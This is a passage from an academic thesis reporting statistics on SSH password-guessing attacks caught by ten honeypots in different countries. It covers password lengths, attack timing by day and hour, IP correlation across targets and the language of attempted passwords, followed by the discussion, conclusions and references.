The most frequently used password's length consisted of eight characters. Passwords longer than 10 characters were in the findings many times. On the other hand, 2,741,685 attempts in all the attacks, summing up to approximately 80% of the total, used shorter passwords than 10 characters. Distribution of the most frequently observed passwords lengths is presented in Table 6. Attempts with null passwords also added at the end of the table because they might point out probing activities.

[33] This list is shared for enlightenment and educational purposes. It is suggested to avoid using such passwords.

Table 5: Distribution of Password Length

| Length of Password | Count |
|---|---|
| 8 | 642,562 |
| 6 | 600,381 |
| 9 | 373,514 |
| 7 | 310,685 |
| 5 | 235,981 |
| 4 | 235,981 |
| 10 | 234,121 |
| 0 | 7,877 |

Total the attack attempt count in the present research is more than 3 million. All these attacks were initiated from just 20215 unique IP addresses. Those IP addresses were checked on 57 blacklists. Only 45% of them were listed on at least one of them. Also, all those IP addresses checked if they were a known VPN exit node. 3537 IP addresses were marked as VPN according to known VPN IP addresses list[34].

Nowadays, almost all implementations of password policies require using at least one punctuation and one number. Most of the passwords attempted to use by adversaries included numbers in passwords. On the other hand, only about 16% of attacks had punctuation in them.

### 4.2. Adversaries' Actions

In this part of the study, analyses were conducted to investigate whether the attackers exhibited any trend in hours and days. Since the honeypots were located in ten different countries, the time information in all logs was recorded according to the Z time[35]. It is considered that the statistics of the attackers regarding the day and time may contribute to the personnel planning of CIRTs[36].

The attacks of the attackers on the countries based on the days of the week were analyzed. In this context, first of all, the number of attacks by countries was calculated

[34] VPN IP addresses list is taken from https://github.com/ejrv/VPNs (retrieved on)

[35] Z Time is 24-hour clock called the zulu time. It refers to 00 time in Coordinated Universal Time (UTC). Time zones are distributed from -12 to +12. Generally worldwide operations use Z time.

[36] CIRT is abbreviation of Computer Incident and Response Team. It may be subset of SOC Teams in some conditions. Instead of just monitoring incidents the member of CIRTs generally try to contain and eradicate threats. It is commonly human based process.

based on four weeks in order to avoid statistical problems. Daily attack data of ten honeypots are presented separately and collectively presented in Table 6.

Table 6 Attack Occurrences per Days of The Week

| | Mon | Tue | Wed | Thu | Fri | Sat | Sun |
|---|---|---|---|---|---|---|---|
| Turkey | 82,386 | 62,629 | 108,069 | 84,077 | 59,711 | 70,719 | 48,522 |
| Vietnam | 73,511 | 63,245 | 60,609 | 75,832 | 54,624 | 79,955 | 88,569 |
| India | 62,422 | 66,205 | 69,345 | 78,064 | 81,871 | 90,673 | 71,867 |
| Iran | 61,612 | 55,219 | 59,815 | 43,076 | 49,809 | 52,818 | 51,597 |
| Thailand | 46,969 | 75,733 | 74,998 | 60,395 | 52,171 | 60,700 | 61,571 |
| Hong Kong | 29,383 | 23,783 | 23,244 | 26,291 | 26,065 | 23,620 | 30,193 |
| United Kingdom | 28,808 | 25,815 | 29,995 | 28,255 | 25,950 | 24,514 | 23,229 |
| Brazil | 27,174 | 42,212 | 43,711 | 22,758 | 21,658 | 21,142 | 19,972 |
| Indonesia | 15,115 | 14,081 | 12,261 | 9,482 | 7,800 | 10,630 | 9,166 |
| United States | 11,517 | 11,458 | 12,840 | 11,722 | 13,187 | 10,690 | 13,068 |
| Total | 438,897 | 440,380 | 494,887 | 439,952 | 392,846 | 445,461 | 417,754 |

The Kruskal-Wallis[37] test was conducted using JASP to understand whether there was a statistically significant difference when the attacks on a country basis were analyzed on a day-of-week basis. This test was used because the data was non-parametric. As shown in Table 7, as a result of the Kruskal-Wallis test, the p-value was calculated as less than 0.001.

Table 7: Kruskal-Wallis Test Result

| **Kruskal-Wallis Test** | | | |
|---|---|---|---|
| **Factor** | **Statistic** | **df** | **p** |
| Country | 61.284 | 9 | < .001 |

In addition, Dunn's Post Hoc Comparisons[38] were made to examine the differences between countries in more detail. The outputs of this analysis are presented in Table 8.

[37] Kruskal-Wallis is used to test whether there is a significant difference between the statistically compared distributions. The difference of Kruskal-Wallis is it is applicable only on non-parametric data (Gürbüz & Şahin, 2018).

[38] Dunn’s post hoc comparisons is used for testing differences in pairs. It is for non-parametric data (Goss-Sampson, 2018).

The lines in Table 8 which have a value less than 0.05 are in bold. It means that the daily attack counts to countries in that row showed statistically significant difference between each other. This information might be useful for future works especially the ones about threat intelligence, because this information might be pointing out that adversaries such as APT groups targeting those countries in the pair might be different.

Table 8: Dunn's Post Hoc Comparisons – Between Countries

| **Comparison** | **z** | **$W_i$** | **$W_j$** | **p** | **$p_{bonf}$** | **$p_{holm}$** |
|---|---:|---:|---:|---:|---:|---:|
| Brazil - Hong Kong | -0.21 | 23.429 | 25.714 | 0.417 | 1 | 1 |
| **Brazil - India** | -3.336 | 23.429 | 59.714 | **< .001** | 0.019 | 0.016 |
| Brazil - Indonesia | 1.55 | 23.429 | 6.571 | 0.061 | 1 | 1 |
| **Brazil - Iran** | -1.747 | 23.429 | 42.429 | **0.04** | 1 | 0.863 |
| **Brazil - Thailand** | -2.377 | 23.429 | 49.286 | **0.009** | 0.393 | 0.227 |
| **Brazil - Turkey** | -3.047 | 23.429 | 56.571 | **0.001** | 0.052 | 0.036 |
| Brazil - United Kingdom | -0.236 | 23.429 | 26 | 0.407 | 1 | 1 |
| Brazil - United States | 1.379 | 23.429 | 8.429 | 0.084 | 1 | 1 |
| **Brazil - Vietnam** | -3.073 | 23.429 | 56.857 | **0.001** | 0.048 | 0.034 |
| **Hong Kong - India** | -3.126 | 25.714 | 59.714 | **< .001** | 0.04 | 0.031 |
| **Hong Kong - Indonesia** | 1.76 | 25.714 | 6.571 | **0.039** | 1 | 0.863 |
| Hong Kong - Iran | -1.537 | 25.714 | 42.429 | 0.062 | 1 | 1 |
| **Hong Kong - Thailand** | -2.167 | 25.714 | 49.286 | **0.015** | 0.681 | 0.378 |
| **Hong Kong - Turkey** | -2.837 | 25.714 | 56.571 | **0.002** | 0.103 | 0.066 |
| Hong Kong - United Kingdom | -0.026 | 25.714 | 26 | 0.49 | 1 | 1 |
| Hong Kong - United States | 1.589 | 25.714 | 8.429 | 0.056 | 1 | 1 |
| **Hong Kong - Vietnam** | -2.863 | 25.714 | 56.857 | **0.002** | 0.094 | 0.063 |
| **India - Indonesia** | 4.885 | 59.714 | 6.571 | **< .001** | < .001 | < .001 |
| India - Iran | 1.589 | 59.714 | 42.429 | 0.056 | 1 | 1 |
| India - Thailand | 0.959 | 59.714 | 49.286 | 0.169 | 1 | 1 |
| India - Turkey | 0.289 | 59.714 | 56.571 | 0.386 | 1 | 1 |
| **India - United Kingdom** | 3.099 | 59.714 | 26 | **< .001** | 0.044 | 0.032 |
| **India - United States** | 4.715 | 59.714 | 8.429 | **< .001** | < .001 | < .001 |
| India - Vietnam | 0.263 | 59.714 | 56.857 | 0.396 | 1 | 1 |
| **Indonesia - Iran** | -3.296 | 6.571 | 42.429 | **< .001** | 0.022 | 0.018 |
| **Indonesia - Thailand** | -3.927 | 6.571 | 49.286 | **< .001** | 0.002 | 0.002 |
| **Indonesia - Turkey** | -4.596 | 6.571 | 56.571 | **< .001** | < .001 | < .001 |
| **Indonesia - United Kingdom** | -1.786 | 6.571 | 26 | **0.037** | 1 | 0.852 |
| Indonesia - United States | -0.171 | 6.571 | 8.429 | 0.432 | 1 | 1 |
| **Indonesia - Vietnam** | -4.623 | 6.571 | 56.857 | **< .001** | < .001 | < .001 |
| Iran - Thailand | -0.63 | 42.429 | 49.286 | 0.264 | 1 | 1 |
| Iran - Turkey | -1.3 | 42.429 | 56.571 | 0.097 | 1 | 1 |
| Iran - United Kingdom | 1.51 | 42.429 | 26 | 0.065 | 1 | 1 |
| **Iran - United States** | 3.126 | 42.429 | 8.429 | **< .001** | 0.04 | 0.031 |
| Iran - Vietnam | -1.326 | 42.429 | 56.857 | 0.092 | 1 | 1 |
| Thailand - Turkey | -0.67 | 49.286 | 56.571 | 0.252 | 1 | 1 |
| **Thailand - United Kingdom** | 2.141 | 49.286 | 26 | **0.016** | 0.727 | 0.388 |
| **Thailand - United States** | 3.756 | 49.286 | 8.429 | **< .001** | 0.004 | 0.003 |
| Thailand - Vietnam | -0.696 | 49.286 | 56.857 | 0.243 | 1 | 1 |
| **Turkey - United Kingdom** | 2.81 | 56.571 | 26 | **0.002** | 0.111 | 0.067 |

Table 8: Dunn's Post Hoc Comparisons – Between Countries is continues

| | | | | | | |
|---|---|---|---|---|---|---|
| **Turkey - United States** | 4.426 | 56.571 | 8.429 | **< .001** | < .001 | < .001 |
| Turkey - Vietnam | -0.026 | 56.571 | 56.857 | 0.49 | 1 | 1 |
| United Kingdom - United States | 1.615 | 26 | 8.429 | 0.053 | 1 | 1 |
| **United Kingdom - Vietnam** | -2.837 | 26 | 56.857 | **0.002** | 0.103 | 0.066 |
| **United States – Vietnam** | -4.452 | 8.429 | 56.857 | **< .001** | < .001 | < .001 |

Attacks on honeypots are calculated in hourly intervals. Results are illustrated in Figure 7. Image that the data of timeline were a clustering problem. Most probably five of the countries at the upper side of figure (India, Vietnam, Turkey, Thailand, and Iran) would be labeled as in group. And the others at the bottom side of figure would be labeled as in another group. Beside it is important to analyze increase or decrease of the lines.




Figure 7: Timeline of attacks (Z time)

Since these results were calculated using Z time, this data may not give a realistic result. Detecting a specific trend towards a country may require using the country's local time zone. Therefore, the distribution of attacks according to local times is presented in Figure 8. This figure similar to Figure 7 but while analyzing this figure the focus should be keep in that time zone.




Figure 8: Timeline of attacks (local time)

Besides just analyzing countries one by one, a big picture would be meaningful. Since there is no evidence that attackers are especially attacking targeted countries, the timeline of attacks, including all honeypots in the research, is illustrated in Figure 9.




Figure 9: Comparison of the timeline of attacks

In this study, honeypots were placed in ten different locations around the world, as stated before. Considering the number of attacks on these honeypots, it is apparent that they were carried out automatically. There are only 20,215 unique IP addresses that launched 3,420,757 attacks. In the light of these data, it was analyzed whether there was a correlation between the locations in the attacks. As a result, it is seen that only 7,793 attacks were targeted to only one honeypot. Therefore, approximately 61.45% of attackers attacked more than one honeypot. The detailed list is presented in Table 9.

Table 9: Correlated Attacks. This table shows how many different honeypots were attacked from a unique IP address

| Number of IP Addresses | Number of Honeypots |
|---|---|
| 7,793 | 1 |
| 3,746 | 2 |
| 3,235 | 3 |
| 2,539 | 4 |
| 1,706 | 5 |
| 779 | 6 |
| 296 | 7 |
| 71 | 8 |
| 27 | 9 |
| 23 | 10 |

### 4.3. Password-Language Relation

In this section, the language-related relationships of the passwords obtained in the study are mentioned. In this section, the language-related relationships of the passwords obtained in the study are mentioned. While performing the analyzes here, the fastText library was used for language detection. Therefore, the accuracy of detected languages is limited by fastText's capabilities (Joulin, Grave, Bojanowski, & Mikolov, Bag of Tricks for Efficient Text Classification, 2016; Joulin, et al., FastText.zip: Compressing text classification models, 2016).

A total of 105,464 unique passwords were tried in 3,420,757 attacks. After these passwords were processed into the language model as raw, 155 different languages were identified according to the model. ISO 639-1[39] code of the languages and how many times they are used are presented in Appendix D.

[39] ISO 639-1 represents two letter codes of languages. https://www.iso.org/iso-639-language-codes.html

In order to investigate whether the attackers carried out a dictionary attack in accordance with the local language of the country where the target server was located, the local languages of the countries and the equivalents of the passwords used in the attack were compared.

First, raw password was analyzed for language relationship. The calculations made according to the language identifications determined by the language model on raw passwords are detailed in Table 10.

Table 10: Raw Passwords Identified as Target's Local Language

| Host Country | Number of Attacks in Local Language | Percentage of Match |
|---|---|---|
| United Kingdom | 96,869 | 47.57% |
| United States | 46,764 | 47.44% |
| Hong Kong | 21,421 | 10.49% |
| Iran | 7,618 | 1.80% |
| India | 6,751 | 1.17% |
| Brazil | 3,135 | 1.40% |
| Turkey | 2,482 | 0.44% |
| Vietnam | 1,010 | 0.18% |
| Indonesia | 582 | 0.64% |
| Thailand | 536 | 0.11% |

In order to minimize errors caused by the language model, characters such as "@-!-$" in passwords were replaced with their frequently used Latin alphabet equivalents. In practice, those passwords are usually cracked using mangling rules. The results of language detection on simplified passwords are presented in Table 11.

Table 11: Simplified Passwords Identified as Target’s Local Language

| Host Country | Number of Attacks in Local Language | Percentage of Match |
|---|---|---|
| United Kingdom | 70,754 | 34.75% |
| United States | 33,836 | 34.33% |
| Hong Kong | 2,742 | 1.34% |
| Iran | 1,841 | 0.43% |
| India | 231 | 0.04% |
| Brazil | 4,726 | 2.11% |
| Turkey | 5,273 | 0.94% |
| Vietnam | 1,126 | 0.20% |
| Indonesia | 414 | 0.45% |
| Thailand | 348 | 0.07% |

As another alternative, the values obtained due to the language identification model applied on the data obtained after tokenization of the passwords are presented in Table 12.

Table 12: Tokenized Passwords Identified as Target's Local Language

| Host Country | Number of Attacks in Local Language | Percentage of Match |
|---|---|---|
| United Kingdom | 70,415 | 34.58% |
| United States | 34,335 | 34.83% |
| Hong Kong | 3,696 | 1.81% |
| Iran | 711 | 0.17% |
| India | 96 | 0.02% |
| Brazil | 1,941 | 0.87% |
| Turkey | 2,029 | 0.36% |
| Vietnam | 648 | 0.12% |
| Indonesia | 332 | 0.36% |
| Thailand | 306 | 0.06% |

# CHAPTER 5

# DISCUSSION

In this research, threat and password security analysis was carried out by using data gathered from real attackers through honeypots. In the deployment of honeypots, the countries with the most botnet resources were selected. Then place and time analyzes were conducted. In terms of password security, although other studies were generally carried out on leaked, real user data, we focused on the analysis of the passwords used by the attackers. To make an analogy at this point, instead of using an ultra-security nuclear bomb-proof wall, we assumed that it would be more accurate to provide relative security as a function of the weapon that the attacker would use, whether it is a sledgehammer, rocket, or similar.

When the attacks on honeypots are evaluated, it was observed that there was a significant difference between the number of attacks from IP addresses with geolocations in Brazil, Hong Kong, England, Indonesia, and the US, compared to the other countries. The reason for this difference is possibly due to the intensity of the service providers in those regions. In countries with fewer attacks, Google Cloud Provider (GCP) was used as the service provider. Since there was no GCP service in other countries, the service was obtained from local companies. However, the setting up of the service was not without problems. For instance, although all IP addresses were allowed in the firewall for the port of the SSH service, it is known that GCP blocks some IP blocks to some countries or for legal reasons. Moreover, attackers performing mass scans may have removed cloud providers from their target list to reduce computing power. In those cases, password attacks would be unnecessary since the default configuration uses key mechanisms instead of passwords at service providers like GCP. On the other hand, adversaries might possibly staying away from cloud providers to stay unknown (not blacklisted) while collecting low hanging fruits.

Accordingly, the attack counts grouped by the countries can be divided into two, hosted by GCP and hosted by local service providers. Examining honeypots within their groups shows that, generally, results are pretty close to each other, although there were a few exceptions. As shown in Table 5, almost 50% fewer attacks targeted the US and Indonesia. Unfortunately, there isn’t any significant proof to explain this difference. The other countries presented in Table 5 had fewer attacks, especially compared to Iran. The attacks on Iran were less than others. The attacker might not be accessed due to the embargoes applied to Iran. On the other hand, the attacker might also have removed Iran's IP addresses from target lists because even if the system in Iran is compromised, it would not be effective when used as a botnet.

The geolocation information of the IP addresses where the attacks took place is examined, it is seen that a country is at the top with almost 45%, similar to other studies

(Rabadia, Valli, Ibrahim, & Baig, 2017; Vasilomanolakis, Karuppayah, Kikiras, & Mühlhäuser, 2015; Kheirkhah, Amin, Sistani, & Acharya, 2013). Although this information does not reveal the real location of the people who carried out the attack, it does not change the fact that these countries are used as a source of the attack. The fact that so many attacks originated from Europe may be due to the relatively affordable and easy service provided by the service providers in this region.

IP addresses of more than 3 million attacks on honeypots were examined. It was found that they came from a total of 20,215 unique IP addresses. These IP addresses were scanned in 57 blacklists, and it was observed that only 45% of 9,113 IP addresses were on the blacklists. It is evident that the measures to be taken by blocking the source countries or the blacklists would be insufficient. Nevertheless, using blacklist with good threat intelligence feeds would decrease the fatigue of SOC teams.

On the other hand, about 17% of attackers used known VPN services. A better threat intelligence service can enrich this finding. Especially these VPN services that using for generally offensive purposes could be blacklisted on perimeter security systems.

The collected data during a month weren't normally distributed. For this reason, the non-parametric Kruskal-Wallis test was performed by focusing on the differences between countries, the p-value (<0.001) was less than 0.05 when the country was selected as the independent variable. This can be interpreted as the daily attack differences between countries are statistically significant (Kalaycı, 2014).

To analyze differences between countries, Dunn's post hoc test was applied to the results. In Table 10, the country pairs written in bold type were significantly different from each other (Goss-Sampson, 2018). There wasn't any pattern, but these results can shape future works.

It had been essential to plan the forces correctly throughout history, especially in military and security-related issues. An example of this was placing more sentries when the probability of an attack was high. In the cyber world, the situation is not much different. The most crucial difference here is that there is no time limit since the attacker may come from the other side of the world. It is generally considered that attacks are planned to be acted during hours without security staff. When the results of our study were analyzed according to the local time zones of the countries, contrary to the generally known information, higher attacks were observed in the morning hours. Towards noon, the attacks decreased. If this timing was purposefully planned, the reason might be that the security personnel who start the morning shift first make daily plans and then clear the alerts left over from the night. After exhaustion of the morning alarms, false positives might be overlooked. The exception here was the honeypots hosted on GCP. When the situation of those hosted on GCP was examined, it could be said that there were relatively more attacks at night, not according to local time, but according to Z time. Even though the servers in GCP were located in different countries, it was considered that they performed a similar distribution because usually, their IP ranges were close.

When the attacks on all honeypots were evaluated in general, it was observed that the attacks started to increase in the morning and decreased towards the evening, according to the local times.

In 2011, DOD declared “treat cyberspace as an operational domain” (DoD Strategy for Operating in Cyberspace, 2011). Later, in 2016, NATO accepted cyberspace as the fifth domain. Nowadays, cyberspace was accepted as the fifth domain in warfare by most experts. Domination in cyberspace is gaining importance not only in warfare but in every field. As a result, the number of attacks in this environment is increasing day by day. Some attackers are constantly mass scanning and attacking with existing resources to obtain new resources. The present study confirmed the correlation between attacks on ten honeypots placed in different parts of the world. About 61.45% of source IP addresses have attacked more than one honeypot. The source IP addresses attacking five or more honeypots constituted approximately 14% of the total. Imagine an attacker attacked the server in Iran, Hong Kong, and Brazil. Although the use of blacklists, generally recommended avoiding such attacks, its effectiveness was limited, as mentioned earlier.

In the study, 105,464 unique passwords usage was detected. When the most frequently tried passwords were examined, it was observed that very weak passwords were used. According to research in 2019, 24% of Americans use weak passwords such as “123456”, “Admin” (Google et al., 2019). So, it was no surprise that in our study, “123456” was the most observed password, it is recommended to avoid using such passwords. Moreover, when we looked at the length of the passwords tried in general, it could be said that 8-character passwords were observed the most. Considering that most password policies require a minimum of 8 characters, it could be evaluated those attackers shaped their attacks by following policies. Another striking thing in Table 8 was the detections that appeared as 0 characters. These null data might be due to the fault of the attackers, but they were probably the result of port probing in reconnaissance attacks. In addition, it was observed that most of the passwords gathered through research contain numbers. Moreover, special characters and punctuations were observed less.

When evaluated in general, it can be said that the attackers were looking for low-hanging fruit. The wordlists used in the attacks were showed some similarities with the password policies. However, passwords were observed through research that pointed out that attackers didn’t use huge wordlists. Moreover, it should be noted that if the attackers had no success, they would not spend so many resources.

As predicted by the language identification model, the most used languages were English, German and French. When the tests were made according to the country's local language where the honeypots were located compared to whether passwords were the same with the targeted country’s native language, it was observed that about 47% of passwords had a match for only English-speaking countries. It was observed that this rate was lower on the simplified and tokenized versions of the passwords. The rate for Chinese password usage rate was around 10% for Hong Kong. Even though a large number of attacks occurred in other countries, password attempts in the local language were meager.

# CHAPTER 6

# CONCLUSION

In this study, analyses were carried out on the dataset, which has over 3 million password attacks, collected from ten honeypots, each established in the most used countries as a botnet source.

It was observed that the servers in the cloud provider (GCP) were less attacked. This was considered due to cloud providers might explicitly block some sources. Apart from the service provider factor, no other specific factor could be determined for the difference between the number of attacks on a country basis. It was clear that most attacks came from attackers that had China geolocation IP addresses.

Blacklisting is the most used prevention method in cybersecurity. Although 57 different blacklists were used in the study, it was seen that blacklists were not sufficient. Enrichment of blacklist data with threat intelligence through honeypots would increase the success rate of blacklisting.

When the attacker's password list selection tendencies were examined, it was observed that they generally chose the passwords that are known to be used frequently. Nevertheless, those passwords relatively comply with the policies. When the attacks were analyzed based on days of the week, although a significant difference is observed between countries, it didn’t establish any pattern. On an hourly basis, it was observed that the number of attacks was higher in the morning hours, except for the servers located in cloud providers. In addition, it could be said that mass scans were performed because it was determined that most of the attackers attacked more than one target. The fact that so many attackers spent so many resources could be interpreted as their success with this method.

The relationship of the passwords used with the country's local language where the target server was located had been examined. As a result, it was observed that there were almost no password attempts in their own language in countries the local language is not English.

Although there were radical changes in the last NIST password policy, since most of the systems still work according to the old policy, it is considered that it will be more reliable for the users to implement the new policy to the systems first and use a long, non-personal information passphrase in their language.

## 6.1. Future Work

The first thing that can be done for future work is to extend the number of honeypots and the research period to ensure that the data is more homogeneous.

In addition, using high interaction honeypots, data about the attackers' activities after they enter the system can be collected, and studies can be made on the attackers' tactics, techniques, and procedures.

To find the origin of the attacks, passwords can be analyzed for each attacker. Any pattern in dictionary usage may increase the probability of guessing origin of the attack.

Instead of the model used in language detection, the password and language relationship can be re-evaluated by scanning the dictionary or trying different models.

## 6.2. Limitations of Thesis

The success of language association detection is limited by the capability of the fastText library used. When calculating the difference between countries in terms of the days of the week, the analysis was made on the imbalanced data since only the data of 4 weeks were taken. All assumptions made as a result are for automated and general attacks. It does not cover attacks specific to individuals or institutions. Attackers' geolocation may not be 100% true. Even if geolocation information is accurate, it doesn't mean that attacks originated from that country since most adversaries use techniques to cover their tracks, such as VPN, proxy.

## 6.3. Operational Difficulties

Difficulties were encountered in the procurement of leased servers for ten separate honeypots established in the study. Since the legal obligations of each country are different, the process took a long time in some countries. Also, it is almost impossible to get servers in Iran and China. With the help of an Iranian colleague, a server was available in Iran but not in China. For this reason, the server was set up in Hong Kong instead of China. Service providers in some countries ask the purpose of the server and do not allow it when it learns that it will be used as a honeypot. In addition, due to the embargo applied to Iran, there were problems in the installation and logging, so the transactions were carried out manually. It is considered a denominator for those who will carry out similar studies in the future to consider these difficulties.

## 6.4. Data Availability

The dataset created in this study has been published on GitHub[40] with a MIT license.

[40] https://github.com/kivancaydin/Honeypot-Dataset

# REFERENCES

Abbott, J. E., & Garcia, V. M. (2015). Password differences based on language and testing of memory recall. *International Journals of N&N Global Technology on Information Security*, 1-6.

Adachi, Y., & Oyam, Y. (2009). Malware analysis system using process-level virtualization. *IEEE Symposium on Computers and Communications* (pp. 550-556). IEEE.

Al-Ameen, M. N., Marne, S. T., Fatema, K., Wright, M., & Scielzo, S. (2020). On improving the memorability of systemassigned recognition-based passwords. *Behaviour & Information Technology*.

Alkhalil, Z., Hewage, C., Nawaf, L., & Khan, I. (2021). Phishing Attacks: A Recent Comprehensive Study and a New Anatomy. *Frontiers in Computer Science*.

Almeshekah, M. H., & Spafford, E. H. (2016). Cyber Security Deception. In S. V. Jajodia S.. Springer.

Alosefer, Y., & Rana, O. F. (2010). Honeyware: A Web-Based Low Interaction Client Honeypot. *Third International Conference on Software Testing, Verification and Validation, ICST.* Paris.

Alsabah, M., Oligeri, G., & Riley, R. (2018). Your Culture is in Your Password: An Analysis of a Demographically-diverse Password Dataset. *Computers & Security*, 427-441.

Baykara, M., & Das, R. (2018). A novel honeypot based security approach for real-time intrusion A novel honeypot based security approach for real-time intrusion. *Journal of Information Security and Applications*, 103-116.

Bird, S., Edward, L., & Ewan, K. (2009). *Natural Language Processing with Python.* O'Reilly Media Inc.

Bonneau, J. (2012). The Science of Guessing: Analyzing an Anonymized Corpus of 70 Million Passwords. *IEEE Symposium on Security and Privacy* (pp. 538-552). San Francisco: IEEE.

Bonneau, J., Herley, C., Van Oorschot, P. C., & Stajanoy, F. (2012). The Quest to Replace Passwords: A Framework for Comparative Evaluation of Web Authentication Schemes. *IEEE Symposium on Security and Privacy*, 553-567.

Boyle, R. J., Challa, C. D., & Clements, J. A. (2017). Valuing Information Security: A Look at the Influence of User Engagement on Information Security Strength. *Journal of Information Privacy and Security*, 137-156.

*Buildfire*. (2021). Retrieved from https://buildfire.com/app-statistics/

Cyclonis. (2019, March 14). *How to Create a Safer Password Using a Foreign Language?* Retrieved from Cyclonis: https://www.cyclonis.com/how-to-create-safer-password-using-foreign-language/

*Data Breach Investigations Report.* (2020). Retrieved from Verizon: https://enterprise.verizon.com/content/verizonenterprise/us/en/index/resources/reports/2020-data-breach-investigations-report.pdf

Datareportal. (2021). *Digital Around The World*. Retrieved from Datareportal: https://datareportal.com/global-digital-overview

Dell'Amico, M., Michiardi, P., & Roudier, Y. (2010). Password Strength: An Empirical Analysis. *Proceedings IEEE INFOCOM.* San Diego: IEEE.

Digital Information World. (2020, May). *The History and Future of Passwords - infographic*. Retrieved from Digital Information World: https://www.digitalinformationworld.com/2020/05/what-comes-after-passwords-infographic.html

Ding, Y., & Horster, P. (1995). Undetectable On-line Password Guessing Attacks. *ACM SIGOPS Operating Systems Review*, 77-86.

